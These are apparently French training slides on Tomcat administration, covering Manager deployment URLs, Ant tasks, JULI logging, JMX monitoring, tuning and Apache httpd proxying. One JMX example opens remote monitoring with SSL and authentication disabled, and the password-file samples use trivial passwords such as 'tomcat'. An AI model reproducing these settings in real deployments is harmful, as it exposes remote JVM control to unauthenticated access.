http://localhost:8080/manager/text/deploy?path=/footoo&tag=footag
```

Déployer un répertoire ou un WAR via une URL

```
http://localhost:8080/manager/text/deploy?path=/footoo&war=file:/path/to/foo
http://localhost:8080/manager/text/deploy?war=jar:file:/path/to/bar.war!/
```

Déployer un répertoire ou un war à partir du répertoire *appBase*

```
http://localhost:8080/manager/text/deploy?war=foo
http://localhost:8080/manager/text/deploy?war=bar.war
```

Déployer en utilisant un descripteur de contexte

```
http://localhost:8080/manager/text/deploy?config=file:/path/context.xml
http://localhost:8080/manager/text/deploy?config=file:/path/
   context.xml&war=jar:file:/path/bar.war!/
```

Autres commandes

Lister les applications déployées : `http://localhost:8080/manager/text/list`

Recharger une application : `http://localhost:8080/manager/text/reload?path=/examples`

Lister les propriétés de la JVM et de l'OS : `http://localhost:8080/manager/text/serverinfo`

Lister les ressources JNDI globales :
`http://localhost:8080/manager/text/resources[?type=xxxxx]`
Exemple de type : `javax.sql.DataSource`

Statistiques sur les sessions pour une application :
`http://localhost:8080/manager/text/sessions?path=/examples`

Démarrer une application existante : `http://localhost:8080/manager/text/start?path=/examples`

Arrêter une application : `http://localhost:8080/manager/text/stop?path=/examples`

Déclencher une collecte mémoire (Attention dépend de la JVM utilisée) :
`http://localhost:8080/manager/text/findleaks[?statusLine=[true|false]]`

Automatisation

Les opérations les plus courantes peuvent êtres automatisées

L’outil recommandé est Ant de Jakarta

- Écrit en Java
- Automatise l’exécution d’autres programmes
- Propose une librairie de tâches pour des opérations courantes
- Capable de traiter des archives
  - TAR, JAR, ZIP et GZIP
- Capable de copier, écrire et compiler…

Tomcat, via une librairie, ajoute de nouvelles tâches Ant capable d'exécuter des commandes du Manager

Mise en place Ant

Télécharger une distribution de ant > 1.4 et décompresser l'archive récupérée

Ajouter une variable d’environnement pointant sur le répertoire d'installation : *ANT_HOME*

Copier la librairie additionnelle de Tomcat *$CATALINA_HOME/lib/catalina-ant.jar* dans *ANT_HOME/lib*

Ajouter le répertoire $ANT_HOME/bin à la variable d 'environnement PATH

Configurer au moins un utilisateur avec le rôle *manager-script*

Utilisation des tâches Tomcat

Pour utiliser les tâches Tomcat dans ses propres fichiers Ant.
Il faut utiliser la balise <*taskdef*> et indiquer un utilisateur pouvant accéder à l'interface HTTP Request du Manager

```
  <!-- Configure properties to access the Manager application -->
  <property name="url"      value="http://localhost:8080/manager/text"/>
  <property name="username" value="myusername"/>
  <property name="password" value="mypassword"/>
 <!-- Configure the custom Ant tasks for the Manager application -->
  <taskdef name="deploy"    classname="org.apache.catalina.ant.DeployTask"/>
  <taskdef name="list"      classname="org.apache.catalina.ant.ListTask"/>
  <taskdef name="reload"    classname="org.apache.catalina.ant.ReloadTask"/>
  <taskdef name="findleaks" classname="org.apache.catalina.ant.FindLeaksTask"/>
  <taskdef name="resources" classname="org.apache.catalina.ant.ResourcesTask"/>
  <taskdef name="start"     classname="org.apache.catalina.ant.StartTask"/>
  <taskdef name="stop"      classname="org.apache.catalina.ant.StopTask"/>
  <taskdef name="undeploy"  classname="org.apache.catalina.ant.UndeployTask"/>
```

Exemple d'utilisation

```
<!-- Executable Targets -->
  <target name="compile" description="Compile web application">
    <!-- ... construct web application in ${build} subdirectory, and
           generated a ${path}.war ... -->
  </target>
  <target name="deploy" description="Install web application"
          depends="compile">
    <deploy url="${url}" username="${username}" password="${password}"
           path="${path}" war="file:${build}${path}.war"/>
  </target>
  <target name="reload" description="Reload web application"
          depends="compile">
    <reload  url="${url}" username="${username}" password="${password}"
           path="${path}"/>
  </target>
  <target name="undeploy" description="Remove web application">
    <undeploy url="${url}" username="${username}" password="${password}"
           path="${path}"/>
  </target>
```

Déploiement d'applications

Mécanisme de déploiement de Tomcat
Déployer avec Tomcat Manager
Utiliser le Deployer Tomcat

Introduction

Le projet *Tomcat* fournit également l'outil ***Client Deployer*** permettant de compiler, valider, déployer les applications web.

Cet outil s'appuie sur Ant et sur l'application Manager qui doit être active lors de l'utilisation de l'outil

Le *Client Deployer* nécessite Apache Ant 1.6.2+ et un compilateur Java ; il se base sur les variables d'environnement *ANT_HOME* et *JAVA_HOME*.

Distribution

Le *Client Deployer* n'est pas distribué avec Tomcat et doit être téléchargé séparément

La distribution comprend :

- ✓ Un script *ant*
- ✓ Les tâches Ant du manager (*catalina-ant.jar*)
- ✓ Un compilateur de JSP
- ✓ Un validateur de descripteur de déploiement

Utilisation

Le Client Deployer utilise une application web décompressée comme entrée

Le script ant propose les target suivantes :

- ✓ ***compile*** (défaut): Compile (Pages JSP et sources Java) et valide l'application web. Cette cible ne nécessite pas le démarrage du serveur
- ✓ ***deploy***: Déploie une application web
- ✓ ***undeploy***: Repli d'une application
- ✓ ***start***: Démarrage d'une application
- ✓ ***reload***: Recharger l'application
- ✓ ***stop***: Arrêter l'application

Propriétés

Les propriétés spécifiques du projet sont indiqué dans un fichier ***deployer.properties*** placé au même niveau que le script ant

Les propriétés à définir sont :

- ✓ ***build***: Le répertoire de *build*, c'est dans ce répertoire qu'est construite le fichier war issu de la cible compile
- ✓ ***webapp***: Le répertoire contenant l'application web
- ✓ ***path***: Le chemin du contexte de l'application
- ✓ ***url***: L'URL de l'application Manager
- ✓ ***username***: L'utilisateur du Tomcat Manager
- ✓ ***password***: Son mot de passe.

TP

Déploiement d'applications

Administration du serveur

Fichiers journaux

Monitoring JMX

Tuning performance

Introduction JULI

L'implémentation par défaut du système de trace repose sur une version customisée de l'API Java *java.util.logging* nommée ***JULI***.

Cette implémentation permet à chaque application d'avoir son propre système de trace.

La configuration des traces peut alors se faire :

- Globalement : **`${catalina.base}/conf/logging.properties`**
- Ou spécifiquement à une application web : **`WEB-INF/classes/logging.properties`**

Rappel *java.util.logging*


Le ***logger*** est l'objet utilisé par le code pour écrire des traces

Les *loggers* sont organisés hiérarchiquement et **héritent** des propriétés de leur parent

Les *loggers* sont associés à des ***Handler*** qui publient les messages vers l'extérieur (Console, Fichier, Socket, …)

Aux *Logger* et *Handler*, peuvent être associés des **filtres** (package Java) et des **niveaux** de trace (INFO, DEBUG, …)

Enfin, des ***Formatter*** peuvent être associés aux *Handler* afin de formatter le message de trace.



Règles d'héritage entre Logger

Les *loggers* sont nommés comme des packages et ont des relations d'héritage entre eux

```
Logger.getLogger("com.wombat.nose") ;
```

Il existe un logger racine : ""

Les loggers héritent de :

- ✓ Des niveaux de log
- ✓ Des handlers
- ✓ Des fichiers de ressources (internationalisation)

Niveaux Filtre

Le niveau des Handler par défaut est ***INFO***, il peut prendre les valeurs ***SEVERE***, ***WARNING***, ***INFO***, ***CONFIG***, ***FINE***, ***FINER***, ***FINEST*** ou ***ALL***.

Des filtres sur les noms de packages peuvent également être spécifiés

Exemple

```
handlers= java.util.logging.ConsoleHandler


# Default global logging level.
.level= INFO

############################################################
# Handler specific properties.
# Describes specific configuration info for Handlers.
############################################################
java.util.logging.ConsoleHandler.level = INFO
java.util.logging.ConsoleHandler.formatter = java.util.logging.SimpleFormatter

############################################################
# Facility specific properties.
# Provides extra control for each logger.
############################################################
# For example, set the com.xyz.foo logger to only log SEVERE
com.xyz.foo.level = SEVERE
```

Extensions JULI

La configuration utilisée par Tomcat et JULI est similaire à *java.util.logging* mais apporte quelques extensions :

- ✓ Un préfixe peut être ajouté au nom des handlers afin que plusieurs handlers du même type puissent exister. Le préfixe doit commencer avec un chiffre et finir avec un "."
- ✓ Le fichier de configuration supporte la notation *${systemProperty}* pour utiliser les propriétés de la JVM
- ✓ Les *loggers* peuvent définir une liste de *handlers* en utilisant la propriété *loggerName.handlers* ou *.handlers* pour le *logger* racine
- ✓ Par défaut, les loggers n'héritent pas des handlers de leur parent sauf si la propriété *loggerName.useParentHandlers* est placé à *true*.
- ✓ JULI propose quelques handlers supplémentaires dont *org.apache.juli.FileHandler* qui permet de faire du buffering de log en spécifiant une taille de buffer (bufferSize)

Exemple

```
handlers = 1catalina.org.apache.juli.FileHandler, 2localhost.org.apache.juli.FileHandler, 3manager.org.apache.juli.FileHandler, java.util.logging.ConsoleHandler
.handlers = 1catalina.org.apache.juli.FileHandler, java.util.logging.ConsoleHandler

1catalina.org.apache.juli.FileHandler.level = FINE
1catalina.org.apache.juli.FileHandler.directory = ${catalina.base}/logs
1catalina.org.apache.juli.FileHandler.prefix = catalina.

2localhost.org.apache.juli.FileHandler.level = FINE
2localhost.org.apache.juli.FileHandler.directory = ${catalina.base}/logs
2localhost.org.apache.juli.FileHandler.prefix = localhost.

3manager.org.apache.juli.FileHandler.level = FINE
3manager.org.apache.juli.FileHandler.directory = ${catalina.base}/logs
3manager.org.apache.juli.FileHandler.prefix = manager.
3manager.org.apache.juli.FileHandler.bufferSize = 16384

java.util.logging.ConsoleHandler.level = FINE
java.util.logging.ConsoleHandler.formatter = java.util.logging.SimpleFormatter

org.apache.catalina.core.ContainerBase.[Catalina].[localhost].level = INFO
org.apache.catalina.core.ContainerBase.[Catalina].[localhost].handlers =  2localhost.org.apache.juli.FileHandler

org.apache.catalina.core.ContainerBase.[Catalina].[localhost].[/manager].level = INFO
org.apache.catalina.core.ContainerBase.[Catalina].[localhost].[/manager].handlers = 3manager.org.apache.juli.FileHandler
```

Configuration par défaut

La configuration par défaut définit :

- 4 File Handler avec le niveau FINE :
  - *catalina*
  - *localhost*
  - Un pour l'application manager
  - Un pour l'application host-manager
- La console handler

Catalina et la console sont associés au niveau root

Les loggers correspondant aux applications par défaut et à localhost sont limités à INFO

Production

La configuration par défaut n'est pas adaptée à la production

- Supprimer la *ConsoleHandler* de la configuration, les messages sont de toute façon présent dans *catalina.out*
- Supprimer les *FileHandlers* des applications inutilisées (par exemple celui du *host-manager*).

Mais attention la taille des logs grandit indéfiniment et *org.apache.juli.FileHandler* ne permet pas de faire de la rotation !

- Utiliser des outils comme *logrotate*
- Utiliser *java.util.logging.FileHandler* qui permet de faire une rotation

```
1catalina.java.util.logging.FileHandler.limit=2000000
1catalina.java.util.logging.FileHandler.count=5
```

- Utiliser log4j

TP

Configuration des logs

Administration du serveur

Fichiers journaux

Monitoring JMX


Tuning performance

Tomcat et JMX

Le monitoring permet de surveiller certaines métriques du serveur et éventuellement de modifier « à chaud » certaines configuration.

- Tomcat utilise JMX pour le monitoring
- Il offre des tâches Ant permettant d'interagir avec le serveur JMX.

Rappel JMX


JMX-Compliant
Management Application
Web Browser
Proprietary Management
Application
Distributed
Services Level
Additional
Management
Protocol APIs
C
C
Connectors and Protocol Adaptors
C
PA
C
SNMP
Agent Level
MBean
Server
CIM/WBEM
Agent Services
(MBean)
Instrumentation
Level
Resource 1
(MBean)
Resource 2
(MBean)
JVM
Current JMX Specification
Future JMX Specification
Seperate JSRs

Monitoring avec JMX

Afin de monitorer une application Java avec JMX, il faut :

1. Autoriser le serveur Mbean, lors du démarrage de la JVM
   - Afin qu'il accepte des connexions locales
   - Ou distantes
2. Utiliser un outil compatible JMX comme la *JConsole* pour récupérer et afficher les informations fournies par les MBeans

Monitoring local

A partir de Java6, toute application Java peut être monitorée par un client local

Avant Java5, l'application doit être démarrée avec la propriété `-Dcom.sun.management.jmxremote`

Attention, la *JConsole* utilise les mêmes ressources machines que l'application monitorée

Monitoring distant

Pour autoriser le monitoring distant, une application Java doit être lancée avec :

```
-Dcom.sun.management.jmxremote.port=portNum
```

portNum indique le port RMI utilisé

Par défaut, l'authentification par mot de passe via SSL et TLS est activée

Pour désactiver SSL

```
-Dcom.sun.management.jmxremote.ssl=false
```

Pour désactiver l'authentification :

```
-Dcom.sun.management.jmxremote.authenticate=false
```

Authentification via mot de passe

2 fichiers contrôlent la sécurité pour le monitoring distant.

- Le fichier des **mots de passe** définit les différents rôles et leurs mots de passe
- Le fichier **d'accès** définit les accès pour chaque rôle *readonly* ou *readwrite*

La JVM vérifie que ces fichiers ne sont accessibles que par l'utilisateur qui démarre la JVM

Exemple

jmxremote.password

```
# The "monitorRole" role has password "QED".
# The "controlRole" role has password "R&D".
monitorRole QED
controlRole R&D
```

jmxremote.access

```
# The "monitorRole" role has readonly access.
# The "controlRole" role has readwrite access.
monitorRole readonly
controlRole readwrite
```

Authentification via mot de passe

```
-Dcom.sun.management.jmxremote.password.file=pwFilePath
```

indique le fichier de mot de passe utilisé.

```
-Dcom.sun.management.jmxremote.access.file=accessFilePath
```

indique le fichier des accès.

Application à Tomcat (1)

```
set CATALINA_OPTS=-Dcom.sun.management.jmxremote \
    -Dcom.sun.management.jmxremote.port=%my.jmx.port% \
    -Dcom.sun.management.jmxremote.ssl=false \
    -Dcom.sun.management.jmxremote.authenticate=false
```

Si utilisation de TLS :

```
-Dcom.sun.management.jmxremote.ssl=true
-Dcom.sun.management.jmxremote.registry.ssl=true
```

Application à Tomcat (2)

Si authentification :

```
-Dcom.sun.management.jmxremote.authenticate=true
-Dcom.sun.management.jmxremote.password.file=../conf/jmxremote.password
-Dcom.sun.management.jmxremote.access.file=../conf/jmxremote.access
```

Fichier des accès *$CATALINA_HOME/conf/jmxremote.access*

```
monitorRole readonly
controlRole readwrite
```

Fichier des mots de passe *$CATALINA_BASE/conf/jmxremote.password*

```
monitorRole tomcat
controlRole tomcat
```

TP

Monitoring

Administration du serveur

Fichiers journaux

Monitoring JMX

Tuning performance

Tuning de tomcat

Le goulot d'étranglement est la plupart du temps l'application web.

Cependant, Tomcat offre également quelques axes d'optimisation et de tuning

- Gestion des traces
- Configuration des Connecteurs
- Cache de contenu
- Dimensionnement de la JVM
- Architecture en cluster

Optimisation de la JVM

JVM Moderne : Tomcat10, Java 11 minimum

Une JVM 32 bits est limitée à 2 Go de mémoire sur le matériel du serveur. Les applications nécessitant plus de 2 Go de mémoire devront utiliser une JVM 64 bits.

Garbage Collector : Alogorithme G1GC (ou Z GC) avec un MaxGCPauseMillis entre 500 et 2000ms
la collecte ne doit pas prendre plus de 5 % du temps

Positionner -Xms et -Xmx en fonction de campagne de charge

Fichiers journaux

- Modifier la configuration par défaut
- Réduire les traces
- Utiliser des systèmes de trace asynchrone, (la propriété buffer de *juli.FileHandler*)
- Log4j certains Patterns peuvent être coûteux (PatternLayout)


Connecteurs

L'optimisation des connecteurs nécessite une bonne compréhension :

- De l'usage applicatif : nombre de requêtes par URL, débit des requêtes, ...
- Des connexions TCP
- Des transactions HTTP
- Du Header HTTP Keep-Alive
- Du coût de SSL

Plusieurs connecteurs

Derrière un connecteur, il y a un pool de thread (exécuteur)
Un exécuteur peut s'occuper de un ou plusieurs connecteurs



S'il existe différents modèle de charges de travail, on peut envisager d'avoir plusieurs connecteurs - ainsi un type de trafic est traité sur un port et un second type sur un autre port.

Dimensionnement pool de threads

Le pool de threads s'effectue
- Soit au niveau connecteur
- Soit au niveau de l'exécuteur associé

En fonction de la charge attendue, il faut s'assurer qu'il y a toujours une thread pour traiter une requête
- ***maxThread*** suffisamment haut (défaut 200)
- Monitorer également le nombre de threads active pour voir si il approche du maximum
- Eventuellement, augmenter acceptCount (défaut 100)

Types de connecteur

Le choix du protocole du connecteur pour gérer les requêtes entrantes affecte également le débit du serveur Tomcat.

Chaque version de Tomcat propose une documentation de comparaison entre implémentations du connecteur HTTP/S[1]

Favoriser les protocoles non bloquants

Avec NIO et NIO2, on peut configurer les buffers de lecture et d'écriture (*socket.rxBufSize* et *socket.txBufSize*) augmenter ces tailles améliore le débit (Typiquement 64KB ou plus).

1. https://tomcat.apache.org/tomcat-10.1-doc/config/http.html#Connector_Comparison

Autres propriétés connecteurs

enableLookups à false pour éviter des interrogations DNS

compression true avec ***compressibleMimeType*** pour définir les types compressés

maxKeepAliveRequest à une valeur suffisante (défaut 100)

Types de connecteurs

2 types de connecteurs peuvent être utilisés pour HTTP, HTTPS ou AJP

- ***Native (APR)*** : Rapide mais problème de portabilité
- ***NIO*** : Java Non Blocking IO, A partir de Version 7 seulement

L'indication du types de connecteur s'effectue avec l'attribut ***protocol*** de l'élément Connector

- org.apache.coyote.http11.Http11NioProtocol NIO
- org.apache.coyote.http11.Http11AprProtocol : APR

Si la valeur de *protocol* est simplement HTTP/1.1, Tomcat choisit automatiquement le type de connecteurs appropriés (NIO ou APR si il trouve les librairies additionelles nécesssaires)

Rq : Le connector BIO (Blocking IO) a été supprimé dans la version 8.5

APR-NATIVE

Apache Portable Runtime permet à Tomcat d'égaler les performances d'un véritable serveur web.

Cette librairie est non java et nécessite l'installation de composants natifs :

- La librairie APR
- Les wrappers JNI pour le passage entre Java et le code natif
- Les librairies *OpenSSL*

L'installation demande généralement une compilation à partir des sources

Cache

Le contenu statique peut être caché.

La configuration s'effectue avec les attributs d'une balise <Context .../> :

- ***cachingAllowed*** : *true* pour activer le cache
- ***cacheMaxSize*** : A dimensionner en fonction de ses ressources mémoires
- ***cacheTTL*** : Durée de revalidation des données du cache

Pool de connexions BD

Comme pour le pool de threads, dimensionner les pools de connexions BD

- *maxActive* doit être assez grand.
- Surveiller que le nombre de connexions actives n'approche pas de cette limite

Web.xml

Les paramètres par défaut hérités par toutes les applications Web sont définis par *conf/web.xml.*

Les valeurs de propriété par défaut sont adaptées au développement et doivent être modifiées pour les déploiements de production.

- developmentMode = false pour le compilateur jsp et Précompilez les JSP pour éviter la surcharge de compilation sur les serveurs de production.
- genStringAsCharArray sur "true" pour produire des tableaux de caractères plus efficaces.
- Définissez trimSpaces sur "true" pour supprimer les octets inutiles de la réponse.

Intégration avec Apache

Introduction

Apache comme HTTP proxy

mod_proxy_ajp

mod_jk

Intégration Tomcat / Apache httpd

Avec les dernières versions de Tomcat, on obtient de meilleures performances en utilisant directement le connecteur http de tomcat qu'en mettant un Apache en frontal

Mettre Apache en frontal est donc utile :

- comme répartiteur de charge sur un cluster Tomcat
- Afin de protéger les serveurs backend dans un réseau privé

Méthodes d'intégration

Catégories par ordre croissant de qualité et de complexité

1. Router certaines requêtes de httpd vers tomcat ("proxy")
2. Router certaines requêtes de httpd vers tomcat ("proxy") en utiliant le protocole AJP
3. Utiliser AJP et le connecteur tomcat mod_jk
    - En processus séparé
    - Ou en mode in-process

Intégration avec Apache

Introduction

Apache comme HTTP proxy

mod_proxy_ajp

mod_jk

Proxy de httpd vers tomcat

Apache httpd 1.3 et les versions ultérieures prennent en charge un module facultatif (***mod_proxy***) qui configure le serveur Web pour agir en tant que serveur proxy.

Cela peut être utilisé pour transférer les requêtes d'une application Web particulière vers une instance Tomcat, sans avoir à configurer un connecteur tel que mod_jk.

Proxy de httpd vers tomcat

- Installer httpd
  - s'assurer d'utiliser le *mod_proxy* dans httpd
  - si *mod_proxy* est compilé sous la forme d'un objet partagé, placer dans *httpd.conf*

```
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_http_module modules/mod_proxy_http.so
```

vérifier le chemin d'installation

Proxy de httpd vers tomcat

- Installer tomcat
  - pour la communication proxy
    - prendre un numéro de port inutilisé (par exemple 7777)
  - ajouter à httpd.conf
    - ProxyPass /hello http://localhost:7777/hello
    - ProxyPassReverse /hello http://localhost:7777/hello
  - Relancer httpd
  - Configurer un connecteur http1.1 du côté de tomcat

Proxy de httpd vers tomcat

Installer tomcat

ajouter à l'élément Service approprié l'élément Connector suivant

```
<Connector
protocol="HTTP 1.1" port="7777"
 proxyName="www.expert-it.com" proxyPort="80" />
```

redémarrer Tomcat

Le proxy est ensuite opérationnel

Les attributs optionnels *proxyName* et *proxyPort* permettent au servlets de penser que les requêtes étaient dirigés sur cette adresse.

Proxy de httpd vers tomcat

Caractéristiques de cette méthode :

- tomcat répond via httpd, et pas directement au navigateur
- l'utilisateur ne voit qu'une adresse de serveur dans la barre d'URL
- toutes les réponses semblent provenir d'un site unifié
- les logs d'accès de httpd contiennent les informations des requêtes vers httpd et tomcat

Proxy de httpd vers tomcat

Désavantages

- *mod_proxy* n'est pas trés adapté pour le "load balancing“ (possible depuis Apache HTTP Server 2.2)
- optimiser, maintenir et sécuriser deux Web serveurs différents
- proxy plus lent qu'un protocole connecteur personnalisé
- authentification duale ennuyeuse

TP

Configuration Proxy

Intégration avec Apache

Introduction

Apache comme proxy

mod_proxy_ajp

mod_jk

Introduction


Il est possible d'utiliser un autre protocole plus performant que http entre Apache et Tomcat : ***Apache JServ Protocol*** (AJP13)

Une alternative est d'utiliser le connecteur *mod_jk* fourni par Tomcat

